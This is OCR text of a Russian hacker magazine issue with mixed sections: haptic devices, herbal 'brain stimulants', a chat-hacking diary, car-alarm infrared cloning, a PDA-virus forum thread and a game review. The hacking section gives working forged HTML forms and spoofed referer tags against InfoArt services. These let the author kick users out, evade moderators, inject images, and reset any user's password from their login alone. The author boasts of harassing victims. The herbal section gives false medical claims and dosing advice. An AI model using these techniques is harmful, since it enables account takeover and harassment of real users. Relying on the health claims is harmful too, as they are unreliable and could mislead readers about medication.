Некоторые перчатки снабжаются подушечками или электродами, чтобы создать хоть какое-то ощущение пространства. О кибер-сексе даже и не мечтай. Кладешь ты девушке руку на грудь, а она с какими-то странными ощущениями покалывания проходит насквозь. Уж лучше заниматься сексом с приведениями. Кстати, об этом мы еще как-нибудь поговорим.

Другое дело, когда твои движения фиксируются механически. То есть маленький бесшумный моторчик не дает твоей руке двигаться дальше. Движения руки повторяют линии ее виртуального тела.... Ой, кажется я увлекся.



СЕКС С МОТОРЧИКАМИ? НУ, ЗНАЕШЬ!

Правильно, вряд ли Dr. Salisbury думал о сексе, когда создавал "ФАНТОМ". "ФАНТОМ" - это тактильный интерфейс, который придумали в MIT USA. Похожие приборы ученые использовали и раньше для управления роботами-манипуляторами. Ты, скорее всего, видел что-то похожее в фильмах. Например, ученый управляет механической рукой, которая держит хрупкую стеклянную пробирку с новым вирусом. Все это отгорожено толстым стеклом, чтобы злобный галактический вирус никого не заразил.

Как не раздавить тонкое стекло механической клешней? Нужно хорошо чувствовать, что делаешь. Для этого и построили тактильные интерфейсы. Они позволяют человеку чувствовать то же, что робот-манипулятор, и одновременно управлять его движениями.

"ФАНТОМ" позволяет чувствовать и манипулировать в виртуальном пространстве. При этом ощущения намного более реальные, чем те, которые могут дать самые лучшие виртуальные перчатки.

Теперь можно реально почувствовать вес, эластичность, изучить форму виртуального объекта. Ты можешь проткнуть пальцем картонную коробку или поймать отскочивший от стены шар.

Аспирант Ottenmeyer научил "ФАНТОМ" передавать температуру: "Здорово наблюдать реакцию людей, когда они чувствуют, что температура меняется". Это устройство может воспроизводить ощущения от касания ткани или наждачной бумаги, других текстур. А если ты вздумаешь скоблить гвоздем по виртуальному стеклу, программа воспроизведет этот звук.

А ЧТО ЭТО ЗА ЛАМПА У ТЕБЯ НА КАРТИНКЕ?

Это и есть "ФАНТОМ", он похож на настольную лампу. Штатив с тремя миниатюрными моторчиками, которые создают впечатление ответной реакции. На конце зажим для ручки или наперсток для пальца. Устройство рассчитано всего на один палец пользователя. Иначе оно было бы слишком дорогим.

Несмотря на всего один палец, с аппаратом уже работают в DARPA, NASA, Национальном Институте Здоровья, Hewlett-Packard, GE, Тойота, Volkswagen, LEGO. "ФАНТОМ" позволяет буквально лепить на компьютере. Это похоже на лепку из глины или пластилина, со всеми преимуществами компьютера. Можно легко создать трехмерную скульптуру с множеством мелких деталей. Посмотри на современные компьютерные мультики, какие убогие квадратные формы. Теперь их можно сделать плавными и реалистичными.

Еще эту штуку используют для тренировок хирургов и саперов. Жаль только, что про киберсекс никто не вспомнил.

КУДА СХОДИТЬ?

www.sensable.com Sensable technologies корпорация, которая наладила серийный выпуск фантома.

touchlab.mit.edu тактильная лаборатория, в которой разработали "ФАНТОМ".

КОМУ СПАСИБО?

Доктору Kenneth Salisbury, создателю тактильного интерфейса, который помог установить связь с разработчиками.

Kate Hilburn из Sensable technologies, которая прислала фотографию "Фантома".Elizabeth Thomson, заму директора Массачусетского Технологического Университета (MIT USA) по новостям Науки и Техники, которая продолжает помогать готовить материалы для Х.

МОЗГОВЫЕ СТИМУЛЯТОРЫ

САША ТРАНСЦЕНДЕНТАЛЬНЫЙ

Предупреждения

Применять средства из этой статьи можно только после консультации с врачом. Автор и редакция не несут ответственности за неправильное применение средств и возможные последствия.

Пара слов о таблетках

Наверное, ты уже слышал разные истории про то, как кто-то из студентов готовился к экзаменам под LSD. Наверное, ты слышал про усиление интеллектуальной активности при курении марихуаны. Ты, конечно же, знаешь о транквилизаторах. Все эти средства сильно разрушают мозг, почки, печень. Но кто тебе сказал, что нельзя достичь того же эффекта и даже большего с огромной пользой для здоровья?

Природные транквилизаторы

Аралия маньчжурская

-стимулирует нервную систему

-повышает аппетит, работоспособность

-стимулирует сердечно-сосудистую систему

-повышает потенцию

Корень женьшеня


-тонизирует


-стимулирует нервную систему

-повышает аппетит, работоспособность, устойчивость к физическим нагрузкам

-стимулирует сердечно-сосудистую систему

-повышает потенцию





-повышает иммунитет

Корень элеутерококка колючего

-тонизирует

-улучшает кровоснабжение мозга

-увеличивает возбудимость коры головного мозга

-повышает умственную и физическую работоспособность

-улучшает цветное зрение

-улучшает работу печени

Лимонник китайский

-повышает работоспособность

-улучшает настроение

-повышает остроту зрения

-повышает чувствительность нервных клеток

-повышает проводимость нервного импульса

Заманиха высокая

-возбуждающее

-усиливает дыхание

-нормализует давление

-повышает потенцию

-повышает иммунитет

Родиола розовая

-повышает работоспособность, иммунитет

-отдаляет усталость

-повышает потенцию

Любую настойку ты можешь легально купить в аптеке без рецепта. Эти травки растут в нашей стране, поэтому стоят не дорого и веками используются в народной медицине.

Как ты уже понял, все они очень сильные транквилизаторы, которые сильно увеличивают активность твоего мозга. Улучшают память, зрение, обоняние, слух, скорость и ясность мышления. Повышают твою выносливость. А главное повышают твое настроение.

Как побочные эффекты: физическая выносливость, повышенный иммунитет к гадким инфекциям, повышение потенции, улучшение функций желез, печени, почек, сердца, желудка. Побочным эффектом может стать, например, исчезновение прыщей, улучшение сна и аппетита. Эти лекарства укрепляют организм и продлевают молодость. А если ты занимаешься спортом, то у тебя заметно увеличится масса мышц. Ну что, все еще хочешь жрать наркоту?

Как применять?

Чем сильнее нагрузка на мозги, тем лучше действует природный транквилизатор. Если ты хочешь стать суперумным, то применяй, к примеру, женьшень во время экзаменационной сессии. Ты сразу заметишь, как улучшится память и внимание. У тебя появится сила целый день просиживать за книгами. И потом крепко спать.

Проблема только в том, что эффект держится долгое время после того как ты уже закончил пить настойку. После успешной сдачи экзаменов тебе будет нечего делать. Думаю, твоей девушке или девушкам придется нелегко. Тогда ты поймешь, что я имел ввиду, когда писал про побочное увеличение потенции.

У тебя может быть аллергия на какой-нибудь из этих цветков. Если ты психически болен, то тебе также не помешает осторожность. Хотя эти лекарства справляются и с аллергией, и с психами, все-таки обратись на всякий случай к врачу.

Как рассчитать дозу?

Для каждого человека доза индивидуальна. Если ты хочешь хорошо простимулироваться, то тебе надо принимать настойку только с утра каждый день, когда ты встаешь. Чтобы действие травки совпало с твоим утренним подъемом и было эффективней. Начни с нескольких капель (5-10). Если после приема ты будешь хотеть спать весь день или вторую половину, надо на следующее утро увеличить дозу на пару капель.

Нужно подобрать дозу так, чтобы ты весь день чувствовал себя бодрым и веселым, а к ночи быстро засыпал. В случае передозировки у тебя может развиться нервозность и бессонница. Запомни, для суперэффекта лекарства нужно совсем немного.

Применяй травку не дольше 3-х недель, только тогда, когда тебе действительно нужно постоянно много думать и трудиться. Действие ее продлится намного месяцев после. Чем реже ты пользуешься, тем больше будет эффект. Не забудь, что нужна хорошая нагрузка на мозги.

Куда сходить

-в ближайший центр ароматерапии

-к терапевту и аллергологу в поликлинику

-в ближайшую аптеку

-**http://www.narcom.ru/** (сервер против наркотиков)

http://www.mednet.odessa.ua/med/fito/1/2.htm (методы использования лекарственных растений)


-**http://www.zaorff.ru/nast_r.htm** (информация о настойках)

-**http://www.athletics.nm.ru/Bulanov.htm** (о том, как растительные транквилизаторы влияют на рост мышц)

-**http://www.fito.nizhny.ru/special/glycozides/saponines/panax_ginseng.shtml** (про женьшень)

-**http://formen.narod.ru/stim.htm** (растения, оказывающие стимулирующее воздействие)





Интернет магазин с доставкой на дом



Заказы по телефону можно сделать с 10.00 до 19.00 без выходных

Начало на странице 48

Дыра #3

Когда и это надоело, я стал искать другие скрипты, которые можно ломануть. На фрейме, где вводятся все реплики, есть 4 ссылки: "Настройки", "Участники", "Отключить нарушителя" и "Выход". С настройками я уже разобрался, участники меня не интересовали, функция отключения нарушителя, принимая голос, смотрела на IP, а не на логин, поэтому подделать голос было сложно. Остался "выход". Посмотрев на описание ссылки в HTML, я увидел:

```
<a href="http://ichat.infoart.ru/cgi-bin/se/user.cgi?where=...&name=X&password=Y&room=..."> <b>Выход</b></a>
```

Замечательно! После сохранения этой странички на харде и патченья всех путей к скриптам (хотя это и не обязательно) я удалил эту строку и, немного почесав репу, ввел нижеследующее:

```
<form action="http://ichat.infoart.ru/cgi-bin/se/user.cgi" method="get" name="formx">

<br><input type=hidden name="where" value="Выход">

Имя: <br><input type=text size=15 maxlength=50 name="name" value=""><br>

Пасс: <br><input type=text size=15 maxlength=50 name="password" value="">

<input type=text size=15 maxlength=100 name="room" value="Спорт-Экспресс">

<br><input type="submit" value="Вырубить юзверя">

</form>
```

Т.е. я написал простенькую форму, создающую этот запрос. Чисто для удобства работы (в принципе, можно было писать запрос в бродилке ручками, но мне как-то было обломно). Теперь та же пара мета-тегов поехала в HEAD и стала подло обманывать наивный сервак. Все! Вводим логин (как узнать, я думаю, ты понял) и радостно жмем пимпу "Вырубить юзверя"! Опаньки, а юзер-то из чата вырубился!

Когда я развлекался с этой дыркой, то было очень весело смотреть на тех юзеров, которых я вырубал. Они входили в чат снова со словами: "Что за фигня тут происходит???" и опять отправлялись (не без моей помощи :)) в увлекательное путешествие с эротическим уклоном. Так я научился выходить из чата за других.

Дыра #3.5

Скорее даже не дыра, а маленькая дырочка. Один из неприятных моментов состоял в том, что злые модеры могли меня вырубать из чата. Анонимные прокси тут, конечно, помогают, но они имеют обыкновение кончаться в самый ответственный момент. И вот однажды, когда не засвеченных прокси у меня не осталось, а искать новые было лень, я придумал, как можно войти в чат так, чтобы меня не смогли отключить. Все очень просто - надо только иметь ник нулевой длины. Но если попытаться в наглую войти без ника, то ушлая система отправит в обломинск. Поэтому надо делать непосредственно через скрипты.

Глянув на форму, отправляющую реплики, я понял, что все не просто, а очень просто.

Было:

```
<input type=hidden name="password" value="pass">

<input type=hidden name="name" value="name">
```

Стало:

```
<input type=text name="password" value="">

<input type=text name="name" value="">
```

Оставив логин и пассворд пустыми, я, тем самым, смог войти в чат без ника. И никто уже не мог проголосовать за мое отключение или как-нибудь еще меня обломать.

Дыра #4

Еще одна особенность чатов InfoArt-а - невозможность выбирать цвет ника. У всех он один - цвета сгоревшего на хрен проца. Только у модеров и админов - красный. Такое вот разнообразие. Все мои поползновения поменять цвет путем вставления тега font в имя были аккуратно пресечены системой. "Ну что за хрень", - подумал я. - "Надо чтобы хацкера сразу видно было, когда он в чате!". В общем, стояла задача сделать модеров и с ником. И в результате долгих мучительных подборов я нашел решение.

Первым делом на редиректе da.ru я зарегистрировал наиболее короткое имя (оно могло состоять не менее чем из 2-х символов). Имя было "xx.da.ru". Причем сделал так, чтобы все запросы направлялись на мой сайт, в корне которого лежало файло - 0.gif. Теперь в чате, в настройках, я ввел вместо ника: {<img src="//xx.da.ru/0.gif">} (без скобок). Собственно, короткое имя файла и короткий адрес к нему были нужны, чтобы уместить все это хозяйство в короткой строке ввода (если передать длинную, то сервак ее обрубит).

Все. Бурные аплодисменты! Супер-пупер графический ник готов! Кстати говоря, очень интересно было тихонько в разгар спортивной беседы вставить в ленту чата какую-нибудь картинку с интересным содержанием, размером эдак 400x400 :).

Дыра #5

Это довольно большая дыра. Как-то раз мне приспичило сменить себе пасс. Залез я на страничку ins.infoart.ru, кликнул по ссылочке "Изменение регистрационных данных" и попал на страницу, которая эти данные изменяла. Я все пропатчил, что надо было, и уже хотел нажать пимпу "Регистрация", как что-то меня насторожило. Сохранил я этот ХТМЛ на винте, дополнил пути ко всем скриптам до полных, а также сделал поле Login типа text. Ну и, как всегда, в HEAD поехала до боли знакомая пара META-тегов. Т.е.:

```
<META HTTP-EQUIV="Location" CONTENT="http://ins.infoart.ru/cgi-bin/ins/">

<META HTTP-EQUIV="Referer" CONTENT="http://ins.infoart.ru/cgi-bin/ins/">
```

Все. Комментарии не требуются. Вводим логин и можем изменить пасс на любой! Плохо только то, что узнать пасс не меняя его - нельзя. Авторизация тут работает четко.

Таким образом, зная логин, можно менять пасс любого юзера, иметь всю его почту (xxx@iname.ru), заходить в чат под его именем (это особенно касается модеров и админов) и пользоваться всеми службами InfoArt! (Этой страничкой можно воспользоваться - http://ihack.narod.ru)

Финал


Как видишь, взлом не сложный, но эффектный. Потребовалось лишь примитивное знание работы cgi и кое-что по мелочи. Это "кое-что" было описано в Х и на околохацкерских сайтах. О чем это говорит? Да о том, что админы (я имею в виду админов сервера) о безопасности серважа заботятся мало, дыры в скриптах не ищут и не патчат. Поэтому такие примитивные взломы прокатывают. Вот такие дела. Больших тебе творческих успехов, хацкер!

P.S. Прошу прощения у тех, кто невольно пострадал в ходе моих экспериментов в чате (у меня был ник Finnan).

P.P.S. Все вышеописанное работало не только в Спорт-Экспресс, но и во всех чатах системы InfoArt. Параметр room везде указывает на название чата.



Рубрику ведет Артур Атрохин http://PalmPilot.spb.ru)



И автомобильным угонщикам не чужд технический прогресс

Это история случилась в 1998 году. Тогда охранную систему автомобиля, использующую инфракрасный пульт дистанционного управления, взломали за десять секунд с помощью карманного компьютера Palm III компании 3Com и легально распространяемой программы.
Компьютеры Palm III снабжены инфракрасным портом для обмена данными с другими устройствами. Программа OmniRemote, поставляемая с PDA, предназначена для записи ИК-сигналов, генерируемых пультами дистанционного управления бытовой техникой. Затем сигнал записывается в память КПК, что позволяет, например, переключать телевизионные каналы с помощью Palm. Оказалось, что таким же образом можно записать кодовый сигнал от пульта ДУ сигнализацией машины и беспрепятственно открыть автомобиль.
По мнению специалистов, тогда эта проблема была весьма серьезна. Сканеры для противоугонных систем существуют уже достаточно давно, но до сих пор это были профессиональные устройства, стоившие очень дорого. Конечно, перехватить код, не привлекая внимания, когда кто-то открывает собственный автомобиль, достаточно сложно.
В настоящее время в мире осталось очень мало машин, оснащенных таким противоугонными системами, но в России еще много встречается подержанных иномарок. Возможно, для всех это уже не актуальная проблема по обеспечению безопасности против угона авто, но в России умельцы всегда для своих экспериментов могут найти еще такие автомобили. А с появлением PalmV, у которого инфракрасный передатчик стал мощнее, появилось много интересных программ, которые облегчат жизнь не только пилотоману, но и автомобильному угонщику ;).

Вирусы для КПК - есть ли???

Как-то меня в кошмарных снах стал мучить один интересный вопрос: "Где живут вирусы для PDA?". И я решил написать в эху fido7.spb.palmpilot и fido7.ru.palmtop: "Разъясните, могут ли жить вирусы и есть ли они в природе для таких OS, как WindowsCE, PalmOS, и на других платформах типа Newton, Psion, Sharp? Может быть они уже давно хорошо живут, но где и как? Что по этому поводу скажут WinCE'шники и Пилотоманы?"
Вот некоторые мнения по этому запутанному вопросу:
Теоретически написать вирус для пилота так же просто, как и для писюка с MS-DOS. Практически же непонятно, как он будет распространяться. Вот когда народ начнет активно перекачивать программы с одного PDA на другой, вот тогда... А пока обмен программами происходит вяло, распространение вирусов затруднено.

Kostya Lukin

Доброго времени суток!


Интересную тему затронули, господа. Вирус для PDA - по-моему звучит!!! Но самое смешное, что по-моему нет антивирусных программ для PDA Мораль - следует писать одновременно и вирус, и антивирус. Только одно распространять бесплатно (бескорыстно), а другое - как настоящий лицензионный продукт - за некоторую плату... Как вам такая идея? (упаси Господи, если ее кто-то надумает осуществить... - что б ему в аду постоянно 95 инсталлировать на глючной маме).

Всего наилучшего, Максим Рындин

Кто хочет получить забавный "вирус" для Psion, может обратиться к: http://members.tripod.com/~RobertCL/virus.html

Кузнецов

И кто прав - кто виноват, что-то ни фига не понятно. :) Существует антивирусный продукт под WindowsCE уже давно, значит вирусы там есть? Хотя если WindowsCE - это Windows в миниатюре, тогда и вирусам там просторно должно житься. С появление у Palm IR-порта обмен информацией между Пилотоманами, я думаю, увеличится, так как не придется искать компьютер для этого акта. А раз мобильность пользователей Пилотов возрастет, возможно и вирусы проснутся и начнут атаку на пользователей карманных органайзеров типа Пилот. Хотя, возможно, это будет толчком для развития Российских антивирусных средств для Пилотов. :)



Сказ о разбитом пилоте, о том, как я менял экран, или о том, как получить Palm!!!

...И помни: "никогда не езди в сильно переполненном транспорте и опасайся зонтов"

Как-то, разгребая старые книжки и рассказы в своей почте, я наткнулся на такое произведение одного бывалого пилотомана Dmitry Micheev'a. Хотя все это и случилось в те далекие времена, когда пилотоманы летали еще только на PalmPilot Personal и Pro, - история является по-прежнему актуальной и, я думаю, с успехом может случиться в наше время. Вот что он мне поведал.
Дело началось в знойном июне, когда и у меня наконец-то нашлись деньги для покупки Пилота... И был куплен пилот(про), и был день первый, и был день второй, хиповал я от него и тащился ... и был день десятый. И кто меня дернул залезть в тот автобус, ума не приложу :((Rem: хотя нет худа без добра, теперь пешком больше хожу). :) Но замочили братушку враги и раздавили ему бедному экран: да так, что увидев сие, понял я - опаньки ему. :(
И подумал я - кабы по гарантийке, но шара не прокатила... И с месяц мыкался я по Бикарам да RRC. Сильно пальцующим чувакам, да до фени было им все, и не дали они мне оттянуться... И кричал я на support@palmpilot.3com.com да support@palm.com и просек, что не канают они ни в борщ, ни в Красную Армию.
И выступил тут крутой чувак Майк и дал зело полезный адрес, коий и вам спешу донести:
eurosupport@palm.3com.com

И сказали оные чуваки:
Send this unit to
3Com Ltd 220 Wharfdale Road Winnersh
WokinghamBerkshire RG41 5TP UK

И думал я, что пришли мне опаньки. Ибо не имел я ни карты кредитной, ни хаты надежной для возврата, не попасть моему братушке на сей сейшен. И опять выступил Майк и был он крут, ибо имел и то, и то для полного оттяга.
И кинулся братушка, да не куда-либо рядом, а ажно в англию заморскую. И заховали его там лохи, и морили 57 деньков. А когда приехал, глянул я на него: Опаньки прокатить меня хотели вместо "про" - "персонал" прислали. И просек я, что западло они держат. И был я крут, и кинул я, что базарить далее будем в news'ах, аль пусть шлют мне PalmIII заморский. И просекли они, что фраернулись и что сынки они супротив. Убоялись, да было уже опаньки. И откинули они мне плату upgrade заморскую, да задавила их жаба напоследок, и зажмотили они обратно плату "персонал", и откинул я им ее.
Пусть маленько оттянутся дурилки картонные. А мы с братушкой оттянулись по-божески вдвоем, в полный рост, на раз, беззаботно и несуетливо, разделив кайф и крутняк по-христиански.



ХВАТАЙ И СОСИ, ИЛИ ВАМПИРСКИЕ ХРОНИКИ

Александр '2poisonS' Сидоровский 2poisonS@xakep.ru

– What does a vampire do?
– He sucks.

Дарова, перец! Ты знаешь такой безпонтовый жанр - hack'n'slash называется. Не, с хакерством он никак не связан, со слэшами на клаве тоже. Ведь слово hack означает ломать, а slash - рубить, так что жанр этот - отнюдь не симулятор куль хацкера, а скорее наоборот. То есть в этот жанр попадают такие игры, которые очень хотят стать RPG, но у них на это мозгов не хватает. Когда от ролевого приключения остается только махание мечом и ломание бочек с последующим извлечением оттуда заботливо заныканных эликсиров - это и есть hack'n'slash. Ну как, теперь пасешь фишку? Отлично. Назови мне хотя бы одну такую игру. Ага, правильно. Diablo был типичным хак'н'слэшем, или по-русски "рубилово-мочиловом". Однако при этом он как-то умудрился поднять интерес общественности к жанру RPG (к которому он, собственно, не принадлежал). А знаешь почему? У рубилово-мочиловок есть одна обязательная черта:

Они все подло косят под ролевки!


Вот так и этот. Ну нет бы разработчикам гордо заявить: мы, мол, совершили невозможное - воплотили Дьяблу в полном трехмере с продвинутым сюжетом и все такое... Так ведь нет, все это время они упорно маскировали Vampire The Masquerade Redemption под чистокровную ролевку! Я не против hack'n'slash - я не люблю, когда меня кидают. Nihilistic меня кинули. Давай вспомним, чем они нас купили и что в результате подсунули. Итак, перед нами якобы "RPG". Пока не запустишь игру, раскусить подставу невозможно, на их сайте такая инфа, что ни к чему не подкопаешься. Игра идет в 3D от третьего лица, причем на высоких разрешениях городские пейзажи и дворцовые интерьеры смотрятся просто великолепно (и это действительно так), модели персонажей не уступают Half-Life, а ведь мы говорим об RPG (как бы), где графика традиционно уступала шутерам. Короче, есть от чего протащиться. Дальше - ходим козырями. Сюжет. Такого наворота еще не было. Благородный крестоносец превращается в вампира! Мало того, что мы будем играть за персонажа, которых в RPG обычно мочат, мы еще и сможем путешествовать во времени! Начинаем в классическом средневековье с доспехами, мечами и замками, заканчиваем в техногенном будущем! Каково, а? От топора к шотгану, от кельтских напевов к настоящему уличному рэпу. Не знаю, как ты,


но я на такое повелся, причем конкретно. Прикол в том, что они все это воплотили, но! Вот оно, это "но", которое обрекло Vampire на Крематорий. Все это было бы немерено круто, если бы они сделали RPG, а не тупую ходилку. Надо отметить, ходилка очень умело скрывает, что она тупая. Она разворачивает сюжет многочисленными видео-вставками и внутриигровыми роликами на движке, особенно поначалу, когда нужно произвести впечатление на юзера. Она прикрывается разветвленными улицами города (т.е. большого уровня), делая вид, что дает игроку свободу перемещения. Она изобилует всякими РПГ-эшными шмотками и диалогами с NPC - и все это с одной целью: чтобы мы не просекли, что это тупая ходилка. Если кто не видел этот шедевр, я поясню. Суть игры в следующем: нас вводят в сюжет и дают первый квест. Нужно бежать туда, куда нужно, потому что больше бежать просто некуда. Выполняем первый квест, получаем очередную порцию сюжета в виде долгих разговоров и некоторых событий и получаем второй квест. Все задания сводятся к банальной зачистке данженов (или отдельных районов города), хотя конечная цель может быть обставлена по-разному. Кроме выполнения квестов делать в игре ничего нельзя! Зачистил подземелье, продал надыбанные шмотки, поговорил с заказчиком, и у тебя как-то сам собой появляется новый квест. Вперед, в следующее подземелье. Нет, конечно, есть и другие варианты заданий: найти и отнести предмет А перцу Б, чтобы он разрешил нам пройти в дверь В для выполнения квеста Д. Но игра от этого интересней и разнообразнее не становится, поскольку все детали (например, где искать предмет А) обязательно указаны в инфе по текущим заданиям. Тупым ходилкам не нужны лишние сложности.

А теперь давить!


Так, ну, хватит описаний, а то это уже какой-то обзор получается. Теперь начинаем жестоко топить Вампира в его собственном... хм... как бы помягче выразиться... Никто не знает, как дерьмо помягче назвать? Ну да ладно...

Первое. Я ненавижу игры, в которых не дают свободно сохраняться. Я в них не играю из принципа. Раньше я наивно полагал, что эта бодяга мучает только японских приставочников, но теперь вижу, как я ошибался. Маразматичная консольная зараза добралась и до PC. Слушай, ты, придурок из Nihilistic, который додумался до этой гениальной идеи, мне и по одному-то разу ваши уровни в лом проходить, а ты мне предлагаешь их по пять раз переигрывать? Это что за bullshit такой: делать здоровый уровень с кучей врагов, в конце ставить аркадного босса, которого можно убить только с n-ного раза, перепробовав все варианты, и при этом не разрешать сохраняться? Хорошо я додумался зачистить уровень, потом вернуться к выходу, выйти на предыдущий левел, снова спуститься вниз (получив таким образом автосейв) и только после этого идти на финальную разборку с боссом. А то бы я на вашу супер-





Я ненавижу игры, в которых не дают свободно сохраняться. Я в них не играю из принципа. Раньше я наивно полагал, что эта бодяга мучает только японских приставочников, но теперь вижу, как я ошибался. Маразматичная консольная зараза добралась и до PC.



пупер-РПГ еще тогда плюнул (и это спасло бы меня от многих часов заморочек дальше по игре). Что ты там говоришь? Готовите патч? Ага, отлично, если он еще кому-то будет нужен.

Второе. Неужели в начале третьего тысячелетия так сложно написать алгоритм, который заставлял бы объект при приближении к препятствию повернуть и обогнуть его? Я не программер, я геймер, поэтому хочу спросить у программеров: мы обречены вечно терпеть игры, где люди будут тыкаться лбом в стенку с частотой отбойного молотка, пока им не покажешь пальцем, что стенку можно обойти, сделав шаг в сторону? Так будет всегда? Или может быть в одно прекрасное утро компьютеры научатся элементарным навыкам pathfinding'а? О, это будет мощнейшей победой AI над своей непробиваемой тупизной!

Третье. Инициатива это хорошо. Но она почему-то наказуема. Когда очередная геройская инициатива урода-NPC все портит, она наказуема смертной казнью. Там, видите ли, такая система: когда мана (роль которой выполняет кровь, не путать с хит-поинтами) ударяется в ноль, вампир погибает. Какой отсюда вывод? AI делает для себя такой: надо в первом же бою как можно быстрее израсходовать всю ману, оставив несколько единиц, которых не хватит ни на одно заклинание, и громко кричать: "Помогите, умираю!". Круто, да? И еще про инициативу. Line of sight в игре отсутствует. Команда на выход AI-контролируемого монстра из комы производится триггерами. То есть враг будет нападать только при условии, что ты приблизился к нему на определенное расстояние, не перегороженное никакими препятствиями. Расстояние это небольшое, гораздо меньше, чем зона видимости. Поэтому случаи, когда во время мощной рубиловки парочка монстрюков с грустью наблюдает в сторонке за гибнущими товарищами - суровая реальность тупоголового мира Vampire TMR.

Ну и последнее. Если уж господа засранцы-разработчики косят под РПГ, это нужно делать по крайней мере правдоподобно. В диалогах нам иногда дают выбрать вариант ответа, чтобы наивный ламер подумал, будто бы он решает исход разговора и ворочает сюжетом. Ха! Лучше бы они этого не делали. Когда любые варианты ответов в конечном итоге приводят к одной и той же концовке, это выглядит как издевательство. Разница только в том, скажут ли тебе "молодец, хороший мальчик" или "у-у, какой ты противный, ну да ладно..." Низкий стиль, товарисчи... Смотрим на персонажа в цифровом его эквиваленте. На что влияют сила, ловкость и т.д.? Думаешь, на damage, to hit, armor class и все такое? Расслабься, это же hack'n'slash! Они влияют исключительно на то, сможешь ли ты поднять тяжелый топор, для которого нужна min. strength 55. Все, больше ни на что. Так, значит атрибуты почти не важны, смотрим на скиллы. Скиллы? А где скиллы? Опаньки, а скиллов нету! Как так? А вот так! Каждый умеет махать мечом и стрелять из арбалета в равной степени! Здорово? А то! Хак'н'слэш, панымаешь! Нет, ну не может быть, ведь не могут маг и файтер... Стоп. А где ты тут видел классы? Опаньки опять! Классов тоже нет. Вот такое бесклассовое общество.

Ну да ладно, хватит о грустном. Давай о веселом. Весело становится, например, когда читаешь мнение игровой критики об этой игре. Даже на Absolute Games, на очень мной уважаемом и авторитетном сайте, и то поставили "Наш Выбор" этому отстою. Теперь можешь себе представить, что творится на западных сайтах? Да они там все кипятком от счастья писают. Просто групповое помешательство какое-то. Хотя их, буржуинов, легко понять: на фига им интрига? Чем тупее бродилка, тем меньше надо напрягаться. Но наши-то, они же все поголовно интеллектуальные геймеры! Неужели многие поверили в сказку про красивую трехмерную ролевку? Нет, она действительно красивая и трехмерная, но разве в этом кайф?

Короче, лично мне ситуация предельно ясна. Отстой надо давить, пока он не размножился, и у него не появились поклонники. Давить, не жалея ботинок. Их потом и отмыть можно, хотя и противно. А так, глядишь, новый жанр себе на задницу заработаем: Псевдо RPG с Трехмерным Запудриванием Мозгов. И будем уже не мы их ботинками давить, а они нам на голову сыпаться...


первый шаг к домашней видеостудии
STUDIO PCTV
TV, VIDEO, WEBTEXT and FUN
HIGH QUALITY TELEVISION ON YOUR PC
PINNACLE SYSTEMS
$69 +пульт Д.У. +видеомонтаж
Это так классно - добавить в свой компьютер цифровой телевизор с помощью Studio PCTV!
К тому же с ней можно записывать и монтировать видео (функция цифрового видеомагнитофона), обмениваться видеопосланиями в Интернет, делать цифровые фотографии с видеокамеры.
$249
miroVIDEO STUDIO DC10 PLUS
EASY, CREATIVE DIGITAL VIDEO EDITING ON YOUR PC
А купив Studio DC10 Plus вы создадите на своем ПК настоящую видеостудию - об этом мечтали многие поколения видеолюбителей.
Studio-DV предназначена для тех, кто уже имеет новую цифровую камеру Digital8 или mini-DV с входом/выходом I-LINK (IEEE1394): подключив ее к Studio-DV можно управлять камерой, записывать и редактировать видео, добавлять титры и спецэффекты - в цифре, без потери качества!
$199
STUDIO DV
Хотите посмотреть как работают наши продукты?
Два раза в неделю в компьютерных салонах Москвы Pinnacle Systems проводит демонстрацию линейки STUDIO !
Расписание смотрите на
www.pinnaclesys.ru/roadshow
при покупке во время презентаций -- дополнительные скидки!
PINNACLE SYSTEMS
www.pinnaclesys.ru
(095) 943-9293, 943-9290, 158-5386, E-mail: azazello@mpc.ru
Полный список партнеров PINNACLE можно найти на сайте.

Tiberian Sun Firesto
Хирургическое вмеш

Роман AKA Docent

Вот и взошло второе Тиберийское солнце, продолжив тем самым эволюцию Command & Conquer. Знаешь, что мне больше всего нравится в этих играх? То, что все они, с первой по последнюю на сегодняшний день часть сделаны по одному принципу и представляют собой почти что конструктор Lego. В том смысле, что можно изменять абсолютно любые параметры и делать с ними почти все что угодно. Итак, поехали!



